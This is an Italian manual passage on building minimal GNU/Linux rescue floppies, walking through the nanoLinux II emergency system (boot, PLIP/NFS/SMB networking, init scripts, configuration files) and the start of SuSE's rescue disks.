Il nome effettivo di queste librerie è formato spesso dall'aggiunta dei numeri di versione. Quindi, '`ld.so`' potrebbe essere in realtà '`ld.so.1.7.14`', o qualunque altra cosa. Per fare in modo che non ci siano problemi a raggiungere le librerie, occorre abbinare dei collegamenti (di solito sono collegamenti simbolici) in modo da mantenere i riferimenti ai nomi normali.

Per conoscere di quali altre librerie si può avere bisogno, basta utilizzare il programma '**`ldd`**'. Per esempio:

$ **`ldd /bin/gzip`**[*Invio*]

```
libc.so.5 => /lib/libc.so.5.4.38 (0x40002000)
```

Quando si interviene con i file di libreria, specialmente nel caso in cui questi vengano spostati o aggiunti, è necessario rigenerare il file '`/etc/ld.so.cache`', attraverso il programma '**`ldconfig`**'.

Se si sta tentando di preparare un sistema su un disco che non sia il file system principale attuale, il file '`ld.so.cache`' potrebbe trovarsi ovunque, per esempio in '`/mnt/prove/etc/ld.so.cache`'. In una situazione del genere, si può utilizzare l'opzione '**`-r`**', come mostrato nell'esempio seguente:

\# **`ldconfig -r /mnt/prove`**

348.1.3 Revisione della procedura di inizializzazione del sistema

Vale la pena di analizzare e modificare anche l'insieme di script che compongono la procedura di inizializzazione del sistema, quelli che solitamente si trovano sotto '`/etc/rc.d/`'. Da loro dipende l'avvio e l'arresto corretto del sistema. L'attivazione di tutti i demoni superflui può essere eliminata.

Se l'obiettivo finale è quello di realizzare un dischetto da caricare come disco RAM, non è possibile fare il controllo della partizione o del disco contenente il file system principale.

348.1.4 Preparazione di un file-immagine

Quando si pensa di avere raggiunto un risultato accettabile, se le dimensioni sono ragionevoli, si può preparare un file da utilizzare come immagine di un disco ipotetico. Si pone subito il problema della scelta del formato: Ext2 o Minix? Probabilmente il sistema appena sintetizzato avrà un numero molto elevato di file a causa dei dispositivi elencati all'interno di '`/dev/`'. Se non si eliminano quelli superflui, un'immagine Minix potrebbe non permettere l'inserimento di un numero di file così elevato. Nel caso del tipo Ext2 occorre specificare una dimensione di inode molto piccola per permettere l'inserimento del massimo numero di voci possibili.

Si inizia con la creazione del file-immagine, per esempio di 4 Mibyte.

```
# dd if=/dev/zero of=~/miniroot.img bs=1k count=4k
```

Nell'esempio viene creato il file '`~/miniroot.img`', composto da caratteri *<NUL>*.

Si procede quindi con la creazione di un file system Ext2.

```
# mke2fs -v -m 0 -i 1024 ~/miniroot.img
```

In questo modo si ottiene la creazione del file system; in particolare non viene riservata alcuna parte per l'utente '**`root`**' e la dimensione degli inode viene limitata a 1024 byte (il minimo possibile). Si ottiene quindi la possibilità di inserire un massimo teorico di 4096 file al suo interno.

Il programma fa notare che non si tratta di un disco, ma basta confermare e l'operazione procede ugualmente. Un controllo può essere utile per verificare la situazione.

```
# e2fsck ~/miniroot.img
```

Infine, per potervi inserire il sistema GNU/Linux creato, si deve eseguire il montaggio dell'immagine (sempre che il kernel permetta di farlo).

```
# mount -o loop -t ext2 ~/miniroot.img /mnt
```

Nel file-immagine non vanno copiati i file contenuti nella directory '`/boot/`' e tanto meno il kernel.

348.1.5 Preparazione del dischetto

Con un po' di fortuna, si riesce a comprimere il file-immagine portandolo a una dimensione così piccola da poter essere contenuto in un dischetto. Prima di farlo, occorre che sia stato smontato.

```
# umount /mnt
```

```
# gzip -9 ~/miniroot.img
```

Il risultato sarà naturalmente il file '`~/miniroot.img.gz`'. Se è andato tutto bene, si può trasferire in un dischetto.

```
# dd if=~/miniroot.img.gz of=/dev/fd0
```

Al termine il dischetto è pronto.

348.1.6 Kernel

L'ultima cosa da fare è la preparazione del kernel. Nel capitolo precedente sono state descritte alcune caratteristiche importanti che questo dovrebbe avere. Vale la pena di ricordare che deve essere in grado di gestire i dischi RAM, altrimenti non si può avviare un'immagine compressa. Alla fine deve essere preparato nel modo seguente:

1. Viene copiato nel dispositivo del dischetto.

   `# dd if=zImage of=/dev/fd0`

2. Il file system principale si troverà nel dischetto posto nella prima unità (anche se si tratta di un'immagine compressa).

   `# rdev /dev/fd0 /dev/fd0`

3. Il file system principale viene aperto inizialmente in lettura e scrittura: trattandosi di un disco RAM non è possibile fare altrimenti.

   `# rdev -R /dev/fd0 0`

4. L'immagine contenente il file system principale si trova in un dischetto separato, nel quale si colloca a partire dalla posizione iniziale dello stesso: lo scostamento è zero; si vuole che l'immagine del file system principale sia caricata in un disco RAM; si vuole un preavviso per sapere quando si può togliere il dischetto del kernel per inserire il dischetto successivo.

   $2^{15} + 2^{14} + 0 = 49152$

   `# rdev -r /dev/fd0 49152`

La dimensione predefinita del disco RAM è di 4 Mibyte. Se questo non basta, occorre informare il kernel in qualche modo. Se ci si trova in questa situazione, non è più tanto conveniente l'utilizzo di un kernel copiato direttamente e configurato attraverso '**`rdev`**'; piuttosto diventa preferibile la preparazione di un dischetto con LILO che provvede all'avvio del kernel con tutte le opzioni necessarie. A questo proposito, si potrebbe usare una configurazione di '`/etc/lilo.conf`' simile a quanto descritto più avanti in riferimento a nanoLinux II.

348.1.7 Ultime considerazioni

Se si è fortunati, la coppia di dischetti è pronta per essere collaudata. Naturalmente, oltre alla fortuna occorre avere anche una buona quantità di memoria RAM.

C'è un particolare che è stato trascurato fino ad ora e qualcuno potrebbe porsi il problema. Cosa deve contenere il file '`/etc/fstab`' sulla riga che descrive il file system principale? Si tratta di un disco RAM e teoricamente vi si dovrebbe fare riferimento utilizzando il file di dispositivo '`/dev/ram`'. Se non dovesse funzionare così, si può lasciare il nome del dispositivo del dischetto, benché ciò sia falso.

```
/dev/fd0         /        ext2     defaults      1   1
```

348.2 Dischi più grandi

Se si hanno a disposizione dischi più grandi, non è necessario indaffararsi così tanto: con l'aiuto del programma di installazione della distribuzione che si ha a disposizione dovrebbe essere facile, relativamente, arrivare a una configurazione inferiore ai 20 Mibyte.

348.3 Provare nanoLinux II

nanoLinux II richiede molta memoria RAM per poter funzionare, almeno 20 Mibyte. Per poterlo utilizzare occorrono tre dischetti: uno per contenere il kernel, un altro per l'immagine compressa del file system principale e l'ultimo per i file aggiuntivi che non potevano essere contenuti nell'immagine compressa.

348.3.1 Reperire nanoLinux II

nanoLinux II dovrebbe essere raggiungibile presso lo stesso nodo dal quale è stato ottenuto questo documento, oppure presso uno dei vari siti speculari FTP di *Appunti di informatica libera*.

Si tratta di tre file: uno contenente l'immagine di un dischetto avviabile con un kernel molto semplice, in grado di gestire un disco RAM, una scheda Ethernet NE2000 e una connessione PLIP; gli altri due sono il vero nanoLinux II, cioè un'immagine compressa del file system principale, seguita da una serie di file aggiuntivi che non potevano essere contenuti nell'altro dischetto. I nomi dovrebbero essere strutturati nel modo seguente:

1. '`nLinux-II.boot`'
2. '`nLinux-II.root1.gz`'
3. '`nLinux-II.root2.tar.gz`'

I file vanno copiati così come sono nei dischetti, senza decomprimerli.

348.3.2 Preparazione dei dischetti

Si procede nel solito modo trasferendo prima l'immagine di avvio.

```
# dd if=nLinux-II.boot of=/dev/fd0
```

Se invece di utilizzare questa immagine si preferisce un kernel realizzato personalmente, sarebbe meglio ricostruire un dischetto simile a quello che accompagna nanoLinux II, di tipo Ext2, contenente LILO. Infatti, è necessario specificare l'utilizzo di un disco RAM complessivo di 7 Mibyte. In pratica, è necessario il file '`/etc/lilo.conf`' seguente:

```
boot=/dev/fd0
#map=/boot/map
install=/boot/boot.b
prompt
#timeout=50
#message=/intro.txt
image=/vmlinuz
    label=linux
    root=/dev/fd0
    append="ramdisk_start=0 load_ramdisk=1 prompt_ramdisk=1 ramdisk_size=7168"
    read-write
```

Quindi si possono preparare gli altri dischetti.

```
# dd if=nLinux-II.root1.gz of=/dev/fd0
```

```
# dd if=nLinux-II.root2.tar.gz of=/dev/fd0
```

348.3.3 Avvio di nanoLinux II

Per avviare nanoLinux II basta avviare l'elaboratore con il dischetto del kernel. Nel momento in cui il kernel presenta la richiesta

```
VFS: Insert root floppy disk to be loaded into ramdisk and press ENTER
```

si deve sostituire il dischetto con quello successivo ('`*.root1.*`') e quindi si può premere [*Invio*].

```
RAMDISK: Compressed image found at block 0
```

Se l'elaboratore è dotato di memoria sufficiente, l'immagine compressa contenuta nel dischetto viene caricata ed espansa, altrimenti si blocca il sistema.

Inizia quindi la procedura di inizializzazione del sistema e viene richiesto quasi subito l'inserimento dell'ultimo dischetto.

```
Inserire il secondo dischetto e premere un tasto.
```

Successivamente viene richiesto di inserire la parola d'ordine per l'utente '**`root`**'. È necessario definire tale parola d'ordine, dal momento che nanoLinux II mette in funzione alcuni servizi di rete che, nel tempo in cui vengono usati, potrebbero essere sfruttati per attaccare l'elaboratore su cui sono in funzione.

Appare quindi la richiesta di un possibile utilizzo della rete. Conviene rispondere affermativamente, almeno nella maggior parte dei casi.

```
"Si vuole utilizzare un collegamento in rete? (s/n)"
```

s[*Invio*]

Viene quindi richiesta l'indicazione del tipo di interfaccia di rete da utilizzare.

```
Selezionare l'interfaccia
1) eth0
2) eth1
3) eth2
4) plip0
5) plip1
6) plip2
#?
```

Supponendo di volere utilizzare una connessione PLIP sulla porta parallela, probabilmente si dovrà utilizzare l'interfaccia '**`plip1`**'.[1]

5[*Invio*]

```
Selezionare l'indirizzo.
1) 1.nano       4) 4.nano       7) 7.nano
2) 2.nano       5) 5.nano       8) 8.nano
```

[1]Dipende dal kernel l'assegnazione di questi nomi di interfaccia. Le nuove versioni 2.1.*x* e successive, potrebbero assegnare alla prima porta parallela l'indirizzo zero e di conseguenza si avrebbe '`/dev/lp0`' o '**`plip0`**'.

```
3) 3.nano       6) 6.nano       9) 9.nano
#?
```

nanoLinux II prevede già una rete e degli indirizzi abbinati a dei nomi, in modo da facilitare le operazioni di connessione con un altro elaboratore avviato con gli stessi dischetti. In questa fase, un indirizzo vale l'altro: viene scelto il primo.

1[*Invio*]

Dal momento che si tratta di una connessione PLIP e quindi punto-punto, è necessario indicare l'indirizzo dell'elaboratore all'altro capo. L'altro elaboratore verrà avviato nello stesso modo, utilizzando la stessa coppia di dischetti, ma facendo riferimento a indirizzi inversi.

```
Selezionare l'indirizzo dell'altro capo.
1) 1.nano       4) 4.nano       7) 7.nano
2) 2.nano       5) 5.nano       8) 8.nano
3) 3.nano       6) 6.nano       9) 9.nano
#?
```

2[*Invio*]

Al termine si ottiene un riassunto finale.

```
La configurazione selezionata è la seguente.
Interfaccia             plip1
Indirizzo               1.nano
Indirizzo punto-punto   2.nano
Si intende confermarla? (s/n)
```

Se va tutto bene si conferma.

s[*Invio*]

La procedura di inizializzazione del sistema prosegue e al termine viene presentata la richiesta di identificazione per l'accesso.

```
(none) login:
```

Si può usare solo l'utente '**root**' e la parola d'ordine è quella specificata in precedenza, all'inizio della procedura di avvio.

root[*Invio*]

348.3.4 NFS

Continuando con lo stesso esempio iniziato nella sezione precedente, supponendo che anche l'elaboratore all'altro capo del cavo sia stato configurato correttamente (*2.nano*), le operazioni per il montaggio del file system di rete sono state semplificate opportunamente.

mount /mnt/2

Quello appena visto è il modo più semplice per montare tutto il file system (a partire dalla directory radice) del nodo *2.nano* nella directory '/mnt/2/'. Sono state previste tutte le directory necessarie, più altre aggiuntive ('/mnt/a/' e '/mnt/b/' per i dischetti Dos-VFAT, '/mnt/cdrom/' per il CD-ROM e '/mnt/hd*/' per i dischi fissi).

348.3.5 SMB

nanoLinux II contiene anche il necessario per collegarsi a un servente SMB (Samba). sotto questo aspetto, se la cosa non scandalizza, potrebbe anche essere utilizzato per ripristinare un elaboratore su cui si utilizza MS-Windows 95/98, accedendo a un altro elaboratore del genere.

Per eseguire il montaggio di una directory condivisa da un servente SMB, si deve utilizzare '**smbmount**'. Per esempio, se il servente '**\\W5**' offre la condivisione di una directory identificata con il nome '**C**' e il suo indirizzo IP è 192.168.100.1, la si può montare nel modo seguente:

```
# smbmount //W5/C /mnt/extra1 -c micro -I 192.168.100.1
```

Parte delle opzioni di questo comando potrebbero essere ridondanti, ma conviene avere un esempio completo piuttosto che insufficiente. La directory condivisa viene montata a partire da '`/mnt/extra1/`'; l'elaboratore locale (quello avviato con il dischetto) verrà identificato con il nome '**micro**' ai fini del protocollo NetBIOS; l'elaboratore da raggiungere ha l'indirizzo IP 192.168.100.1 (questo deve essere specificato se si deve attraversare un router).

Operando come utente '**root**', per smontare il file system di rete basta il normale '**umount**'.

```
# umount /mnt/extra1
```

348.3.6 Spegnimento

La conclusione avviene nel modo solito.

```
# shutdown -h now
```

348.4 Organizzazione di nanoLinux II

nanoLinux II è il risultato delle operazioni di finitura descritte in precedenza, a partire dai binari di una distribuzione Slackware 3.5 e in parte da una distribuzione S.u.S.E. 5.2. Si tratta di un mini sistema di emergenza che comprende anche un servente NFS, un servente Rlogin/Rsh e un servente Secure Shell, in modo da permettere il trasferimento di dati tra elaboratori connessi in una piccola rete locale o attraverso un cavo parallelo (PLIP), senza bisogno di un servente già esistente. Per motivi di comodità di utilizzo, la shell è Bash.

Tutto questo occupa un file system Ext2 di 7 Mibyte, al quale si può accedere decomprimendo l'immagine del dischetto contenente il file system ('`*.root1.*`') e copiandovi dentro il contenuto della seconda immagine (che in pratica è solo un file tar+gzip).

```
mount -o loop -t ext2 nLinux-II.root1 punto_di_innesto
```

```
cd punto_di_innesto ; tar xzvf nLinux-II.root2.tar.gz
```

348.4.1 Struttura

La struttura di questa specie di dischetto è molto semplice ed è schematizzabile nel modo seguente:

```
/
|-- bin
|   |
|   ' binari di uso generale
```

```
|
|-- dev
|   |
|   ' file di dispositivo
|
|-- etc
|   |
|   |-- rc.d
|   |   |
|   |   |-- init.d
|   |   |   |
|   |   |   ' script per il controllo dei servizi
|   |   |
|   |   ' script di inizializzazione
|   |
|   ' file di configurazione
|
|-- lib
|   |
|   ' file di libreria
|
|-- mnt
|   |
|   ' varie directory di innesto
|
|-- proc
|
|-- root
|   |
|   ' file di configurazione dell'utente root
|
|-- sbin --> bin
|
|-- script
|   |
|   ' script di servizio
|
|-- share
|   |-- terminfo
|   |   |
|   |   ' informazioni sui tipi di terminale
|   |
|   ' file condivisi
|
|-- tmp
|
|-- usr
|   |
|   |-- bin --> ../bin
|   |-- sbin --> bin
|   |-- lib --> ../lib
|   '-- share --> ../share
|
'-- var
    |
    ' directory e file amministrativi vari
```

348.4.2 Procedura di inizializzazione del sistema

La prima cosa da fare per comprendere il funzionamento di un sistema particolare, è l'analisi della procedura di inizializzazione del sistema: '`/etc/inittab`' e gli script collegati.

- '`/etc/inittab`'

```
# Livelli di esecuzione:
# 0 Arresto del sistema
# 1 Monoutente
# 2
# 3 Multiutente
# 4
# 5
# 6 Riavvio

# Livello di esecuzione predefinito.
id:3:initdefault:

# Inizializzazione del sistema - viene eseguito all'avvio.
si::sysinit:/etc/rc.d/rc Sysinit

# Monoutente
l1:1:wait:/etc/rc 1

# Multiutente: Servente di rete
l3:3:wait:/etc/rc.d/rc 3

# [Ctrl+Alt+Canc].
ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now

# Il livello di esecuzione 0 ferma il sistema.
l0:0:wait:/etc/rc.d/rc 0

# Il livello di esecuzione 6 riavvia il sistema.
l6:6:wait:/etc/rc.d/rc 6

# Attivazione della console.
c1:3:respawn:/sbin/agetty 38400 tty1 linux
c2:3:respawn:/sbin/agetty 38400 tty2 linux
c3:3:respawn:/sbin/agetty 38400 tty3 linux
c4:3:respawn:/sbin/agetty 38400 tty4 linux
c5:3:respawn:/sbin/agetty 38400 tty5 linux
c6:3:respawn:/sbin/agetty 38400 tty6 linux
```

Come si può osservare i livelli di esecuzione sono i soliti. Il livello normale è il numero tre, che permette la gestione dei demoni per l'attivazione dei servizi di rete.

Si fa riferimento sempre solo a uno script: '`/etc/rc`'. A seconda dei casi, viene chiamato con un argomento differente.

- '`/etc/rc.d/rc`'

  Il file '`/etc/rc.d/rc`' è organizzato in funzioni, in modo da permettere un'organizzazione strutturata dello script. Quello che segue è lo schema che ne riassume il funzionamento.

```
#!/bin/bash

    function Sysinit () {
        ...
        /sbin/update &
        ...
        OperazioniIniziali
    }

    function ControlloDisco () {
        ...
        fsck ...
        ...
    }

    function OperazioniIniziali () {
        ...
    }

    function OperazioniFinali () {
        ...
    }
```

```
    function Net () {
        ifconfig ...
        route add ...
    }

    function Monoutente () {
        ...
    }

    function Multiutente () {
        Net
        Server
        OperazioniFinali
    }

    function Server () {
        /etc/rc.d/init.d/portmap start
        /etc/rc.d/init.d/nfs start
        /etc/rc.d/init.d/inet start
        ...
    }

    function Conclusione () {
        ...
        /etc/rc.d/init.d/inet stop
        /etc/rc.d/init.d/nfs stop
        /etc/rc.d/init.d/portmap stop
        ...
        sync
        ...
        umount ...
    }

    function Halt () {
        halt -f
    }

    function Reboot () {
        reboot -f
    }

#-----------------------------------------

    case $1 in
        Sysinit) Sysinit                ;;
        0) Conclusione ; Halt           ;;
        1) Monoutente                   ;;
        3) Multiutente                  ;;
        6) Conclusione ; Reboot         ;;
        Server) Server                  ;;
    esac
```

Lo script inizia alla fine, dopo la dichiarazione di tutte le funzioni. A seconda dell'argomento ricevuto, esegue una catena differente di funzioni.

348.4.3 Configurazione della rete

La rete è già stata configurata in modo da facilitare le connessioni volanti tra un piccolo gruppo di elaboratori avviati con nanoLinux II. È stata definita una rete secondo gli elementi riportati nella tabella 348.1.

Tabella 348.1. Configurazione preimpostata della rete all'interno di nanoLinux II.

Elemento	Indirizzo IP	Nome completo	Abbreviazione
rete *loopback*	127.0.0.0	localdomain	
loopback	127.0.0.1	localhost.localdomain	localhost
rete esterna	192.168.100.0	nano	
elaboratore 1	192.168.100.1	1.nano	uno
elaboratore 2	192.168.100.2	2.nano	due
elaboratore 3	192.168.100.3	3.nano	tre
elaboratore 4	192.168.100.4	4.nano	quattro
elaboratore 5	192.168.100.5	5.nano	cinque
elaboratore 6	192.168.100.6	6.nano	sei
elaboratore 7	192.168.100.7	7.nano	sette
elaboratore 8	192.168.100.8	8.nano	otto
elaboratore 9	192.168.100.9	9.nano	nove

- '`/etc/host.conf`'

  Non si usa alcun servente DNS e quindi la risoluzione dei nomi viene fatta esclusivamente utilizzando il file '`/etc/hosts`'.

```
order hosts
multi on
```

- '`/etc/networks`'

```
loopback        127.0.0.0
nano            192.168.100.0
```

- '`/etc/hosts`'

```
127.0.0.1       localhost       localhost.localdomain
192.168.100.1   1.nano          uno
192.168.100.2   2.nano          due
192.168.100.3   3.nano          tre
192.168.100.4   4.nano          quattro
192.168.100.5   5.nano          cinque
192.168.100.6   6.nano          sei
192.168.100.7   7.nano          sette
192.168.100.8   8.nano          otto
192.168.100.9   9.nano          nove
```

348.4.4 File system

Il file '`/etc/fstab`' è organizzato in modo tale da facilitare il montaggio dei file system di rete e di dischetti Dos eventuali.

Quindi, per esempio, per montare un dischetto Dos, è sufficiente il comando

`# `**`mount /mnt/a`**

e per montare la directory '`/mnt/`' dell'elaboratore *`5.nano`* basta il comando seguente:

`# `**`mount /mnt/5`**

- '`/etc/fstab`'

```
#dispositivo     mount          tipo        opzioni   dump   fsck
/dev/ram         /              ext2        defaults    1      1
proc             /proc          proc        ignore
1.nano:/mnt      /mnt/1         nfs         noauto
2.nano:/mnt      /mnt/2         nfs         noauto
3.nano:/mnt      /mnt/3         nfs         noauto
```

```
4.nano:/mnt      /mnt/4         nfs         noauto
5.nano:/mnt      /mnt/5         nfs         noauto
6.nano:/mnt      /mnt/6         nfs         noauto
7.nano:/mnt      /mnt/7         nfs         noauto
8.nano:/mnt      /mnt/8         nfs         noauto
9.nano:/mnt      /mnt/9         nfs         noauto
/dev/fd0         /mnt/a         vfat        noauto
/dev/fd1         /mnt/b         vfat        noauto
```

- '`/etc/exports`'

  Il sistema consente l'utilizzo del proprio file system a partire dalla directory '`/mnt/`', in lettura e scrittura a tutta la rete locale 192.168.100.0 (il dominio *nano*), specificando anche che l'utente '**`root`**' può mantenere i suoi privilegi. In aggiunta, è consentito l'accesso in lettura a tutto il file system

  ```
  /       *.nano(ro) 192.168.100.*(ro)
  /mnt    *.nano(rw,no_root_squash) 192.168.100.*(rw,no_root_squash)
  ```

348.4.5 Shell

La shell utilizzata è Bash, in modo da concedere all'utilizzatore un minimo di comodità. Il file dello storico dell'utente '**`root`**' e dell'utente generico sono in realtà diretti a '`/dev/null`' in modo da non utilizzare inutilmente lo spazio prezioso.

- '`/etc/profile`'

  Attraverso la configurazione della shell si introducono dei sistemi minimi di protezione contro gli errori: la cancellazione, lo spostamento e la copia, non possono eliminare file senza una conferma precisa da parte dell'utente.

  ```
  PATH="/sbin:/usr/sbin:/usr/local/sbin:/bin:/usr/bin:\
  /usr/local/bin:/script:."

  TERM=linux

  PS1='\u:\w\$ '

  PS2='> '

  ignoreeof=10

  export PATH TERM PS1 PS2 ignoreeof

  umask 022

  alias cp='cp -i'
  alias rm='rm -i'
  alias mv='mv -i'
  ```

348.4.6 Attivazione e disattivazione dei servizi

All'avvio, nanoLinux II attiva il supervisore dei servizi di rete, il demone per i servizi RPC (da cui dipende NFS), quelli per il servizio NFS e quello di Secure Shell. L'attivazione e la disattivazione di questi servizi può essere comandata agevolmente, utilizzando gli script collocati nella directory '`/etc/rc.d/init.d/`'. È sufficiente utilizzare gli argomenti '**`start`**', '**`stop`**' e '**`restart`**' per ottenere rispettivamente l'avvio, la conclusione e il riavvio dei servizi relativi. Non sono state prese misure per controllare se un servizio è già attivo o meno.

A titolo di esempio, viene mostrato come disattivare il servizio NFS.

```
# /etc/rc.d/init.d/nfs stop
```

348.5 Personalizzazione della procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema (Init) è il primo punto su cui intervenire per una possibile personalizzazione. Oltre al file '`/etc/rc.d/rc`', vengono anche utilizzati quelli seguenti.

'`/etc/rc.d/rc.config`' è uno script che serve a configurare la rete al volo prima che il sistema sia avviato completamente. Lo script, attraverso una serie di domande, prepara il file '`/etc/rc.d/rc.netconfig`' che viene letto successivamente dallo stesso '`/etc/rc.d/rc`'. Lo script '`/etc/rc.d/rc.config`' viene avviato all'interno della funzione '**`OperazioniIniziali`**', mentre '`/etc/rc.d/rc.netconfig`' viene letto all'interno della funzione '**`Net`**'.

```
# OperazioniIniziali
...
#---------------------------------------------------------------
# Obbliga l'utente a configurare il sistema.
# Se si vuole usare una configurazione fissa nel file
# /etc/rc.d/rc.netconfig, si può commentare.
#---------------------------------------------------------------
/etc/rc.d/rc.config
...
```

```
# Net
...
#---------------------------------------------------------------
# Carica la configurazione contenuta in /etc/rc.d/rc.netconfig.
#---------------------------------------------------------------
. /etc/rc.d/rc.netconfig
...
```

Per quanto riguarda la gestione della rete, vanno considerate due parti: la connessione alla rete stessa, attraverso l'indicazione degli indirizzi a cui si appartiene, e i servizi che si intendono concedere all'esterno.

La funzione '**`Net`**' è quella che si occupa di reperire e configurare gli indirizzi; la funzione '**`Server`**' è quella che avvia i servizi concessi all'esterno. L'obiettivo di nanoLinux II è quello di facilitare la connessione tra elaboratori attraverso il protocollo NFS e altri servizi. Quindi, nella funzione '**`Server`**' sono avviati per questo scopo vari demoni, attraverso gli script contenuti nella directory '`/etc/rc.d/init.d`', che a loro volta accettano gli argomenti '**`start`**' (per l'avvio) e '**`stop`**' (per l'arresto).

348.5.1 Utilizzo in una partizione normale

Se si vuole trasferire nanoLinux II in una partizione, nel file '`/etc/rc.d/rc`' occorre togliere, o commentare, il caricamento del contenuto del secondo dischetto di *root*, attivando il sistema di controllo attraverso '**`fsck`**'. Si interviene nella funzione '**`Sysinit`**'.

```
# Sysinit
...
#---------------------------------------------------------------
# Carica il secondo dischetto.
# Per qualche strano motivo, sono necessari due read.
#---------------------------------------------------------------
#cd /
#echo "Inserire il secondo dischetto e premere un tasto."
#read
#read
#tar xzf /dev/fd0 2> /dev/null
#---------------------------------------------------------------
```

```
# Controlla l’integrità del file system principale.
# Commentare in caso di disco RAM!
#----------------------------------------------------------------
ControlloDisco
...
```

Oltre a questo, si dovrà modificare il file '`/etc/fstab`' in modo da indicare correttamente la partizione utilizzata per il file system principale.

Probabilmente occorre aggiungere la directory '`/boot/`' con il suo contenuto opportuno, in modo da poter utilizzare LILO per l’avvio.

Infine, il file '`/etc/lilo.conf`' andrà adattato opportunamente.

Dischetti di emergenza delle distribuzioni GNU/Linux e di altre fonti

All'inizio di questa serie di capitoli si è accennato alla distribuzione GNU/Linux Slackware contenente un buon dischetto utilizzabile per emergenza: il file-immagine '`rescue.gz`'. Il problema di quella distribuzione sta piuttosto nella mancanza di un buon dischetto di avvio, organizzato in modo da poter caricare i moduli necessari per le caratteristiche particolari del proprio sistema.

Molte altre distribuzioni permettono di gestire l'installazione di GNU/Linux in modo agevole, proprio attraverso questo meccanismo del caricamento dei moduli, cosa che potrebbe rendere più facile anche la realizzazione di dischetti da usare in caso di emergenza. Purtroppo, solo poche distribuzioni sono ben organizzate anche dal punto di vista della gestione delle situazioni di emergenza.

349.1 SuSE

La distribuzione SuSE è nata come un'evoluzione della distribuzione Slackware, tanto che da essa ha ereditato una struttura dei pacchetti molto simile. Nello stesso modo ha ereditato l'idea della realizzazione di diversi dischetti di avvio e diversi dischetti contenenti il sistema minimo (la tecnica è diversa dalla distribuzione Slackware, ma l'idea essenziale è la stessa). I dischetti di avvio sono tutti costruiti a partire da kernel modulari, ma la distinzione è necessaria perché non sempre tutti i dispositivi funzionano correttamente sotto forma di moduli. Per quanto riguarda i dischetti con il sistema, in pratica dovrebbe trattarsi di uno solo, l'immagine '`rescue`', da usare in caso di emergenza, dal momento che l'installazione dovrebbe poter avvenire utilizzando esclusivamente il primo dischetto di avvio.

Come si può intuire, una volta scelto il dischetto di avvio più adatto, abbinandolo al dischetto con il sistema di emergenza contenuto in '`rescue`', oppure abbinandolo allo stesso nanoLinux, si ottiene un mini sistema operativo di emergenza. Il vantaggio di poter utilizzare il dischetto di avvio scegliendolo da questa distribuzione, sta nella sua organizzazione che viene descritta nelle sezioni seguenti. Per la precisione, si fa riferimento al file-immagine '`eide01`' che dovrebbe addattarsi alla maggior parte delle configurazioni hardware esistenti.

Le immagini dei dischetti della distribuzione SuSE possono essere ottenute da uno dei vari siti speculari nella sottodirectory '`SuSE-Linux/`*versione*`/disks/`', dove la versione è rappresentata da un numero (per esempio 6.0). Eventualmente si può provare l'URI <*ftp://ftp.suse.com/pub/suse/*>.

349.1.1 Preparazione e avvio

Come al solito, trattandosi di dischetti distribuiti in forma di immagine su file, questi dovranno essere riprodotti su dischetti reali, nel solito modo, utilizzando dischetti già formattati in precedenza.

```
# cp eide01 /dev/fd0
```

```
# cp rescue /dev/fd0
```

Una volta inserito il dischetto ottenuto dal file-immagine '`eide01`' e riavviato il sistema, viene richiesto il linguaggio da utilizzare e la tastiera disponibile. Negli esempi vengono mostrati i messaggi in inglese, perché quelli in italiano non sono sempre tradotti perfettamente e possono risultare ambigui.

Figura 349.1. Scelta del linguaggio per i messaggi e le voci di menù.

```
.----------------------------.
| Please choose the language |
'----------------------------'

    .--------------------.
    |      Deutsch       |
    |      English       |
    |     Italiano       |
    '--------------------'

.--------.          .--------.
|   Ok   |          |  Back  |
'--------'          '--------'
```

Il funzionamento del programma che guida all'installazione della distribuzione SuSE è abbastanza semplice e intuitivo: i tasti freccia spostano il cursore sulle voci di menù, il tasto [*Tab*] permette di selezionare uno dei pulsanti grafici, il tasto [*Esc*] permette di tornare indietro, [*Invio*] seleziona la voce corrispondente al pulsante grafico evidenziato.

Figura 349.2. Scelta tra visualizzazione monocromatica o a colori.

```
.--------------------------------------.
|  What kind of display do you use?    |
'--------------------------------------'



    .-----------------------------.
    |        Color Display        |
    |______Monochrom Display______|
    '-----------------------------'

.--------.                    .--------.
|   Ok   |                    |  Back  |
'--------'                    '--------'
```

Figura 349.3. Scelta della mappa della tastiera.

```
.--------------------------------------.
|    Please choose a keyboard map.     |
'--------------------------------------'

           .----------------.
           |    Deutsch     |
           |   American     |
           |     Suomi      |
           |    British     |
           |   Français     |
           |    Espanol     |
           |___Italiano_____|
           '----------------'

.--------.                    .--------.
|   Ok   |                    |  Back  |
'--------'                    '--------'
```

Dopo avere selezionato la lingua, il tipo di schermo e la disposizione dei tasti sulla tastiera, si giunge al menù principale (figura 349.4).

Figura 349.4. Menù generale del sistema di installazione SuSE.

```
.----------------------------------------.
|               main menu                |
'----------------------------------------'

.----------------------------------------.
|               Settings                 |
|          System informations           |
|   Kernel modules (hardware drivers)    |
|      Start installation / system       |
|            End / Reboot                |
'----------------------------------------'

.--------.                      .--------.
|   Ok   |                      |  Back  |
'--------'                      '--------'
```

349.1.2 Utilizzo delle voci di menù

